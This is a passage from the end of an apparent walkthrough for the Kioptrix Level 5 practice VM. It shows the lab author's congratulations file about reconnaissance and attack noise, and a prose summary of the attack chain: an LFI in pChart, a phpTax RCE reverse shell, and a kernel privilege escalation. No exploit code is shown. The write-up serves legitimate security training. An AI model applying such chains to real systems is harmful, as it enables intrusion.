$ chmod 777 congrats.txt
$ ls -la congrats.txt
-rwxrwxrwx  1 root  wheel  2611 Apr  3  2014 congrats.txt
```

> *The `777` in `chmod 777` means:*
>
> - *`7` for the owner: read, write, and execute permissions.*
> - *`7` for the group: read, write, and execute permissions.*
> - *`7` for others: read, write, and execute permissions.*
>
> *So, everyone can read, write, and execute the file.*

```
$ cat congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in
mind, and not meant for the seasoned pentester. However this does not mean one
can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also
learn the basics skills needed to compromise a system. Most importantly, in my mind,
are information gathering & research. Anyone can throw massive amounts of exploits
and "hope" it works, but think about the traffic.. the logs... Best to take it
slow, and read up on the information you gathered and hopefully craft better
more targetted attacks.

For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly.
Knowing the OS gives you any idea of what will work and what won't from the get go.
Default file locations are not the same on FreeBSD versus a Linux based distribution.
Apache logs aren't in "/var/log/apache/access.log", but in "/var/log/httpd-access.log".
It's default document root is not "/var/www/" but in "/usr/local/www/apache22/data".
Finding and knowing these little details will greatly help during an attack. Of course
my examples are specific for this target, but the theory applies to all systems.

As a small exercise, look at the logs and see how much noise you generated. Of course
the log results may not be accurate if you created a snapshot and reverted, but at least
it will give you an idea. For fun, I installed "OSSEC-HIDS" and monitored a few things.
Default settings, nothing fancy but it should've logged a few of your attacks. Look
at the following files:
/root/folderMonitor.log
/root/httpd-access.log (softlink)
/root/ossec-alerts.log (softlink)
```

CLOSURE

Here's a summary of how I pwned Kioptrix Level 5:

- I exploit the LFI vulnerability in the *pchart* page to get HTTP configuration information.
- This gave me a way to access the server on port 8080.
- I use the *phptax* RCE exploit to get a reverse shell from the server running on port 8080.
- I use a kernel exploit to escalate my privilege.

That's it from my side. See you in the next walkthrough.

Happy Hacking :)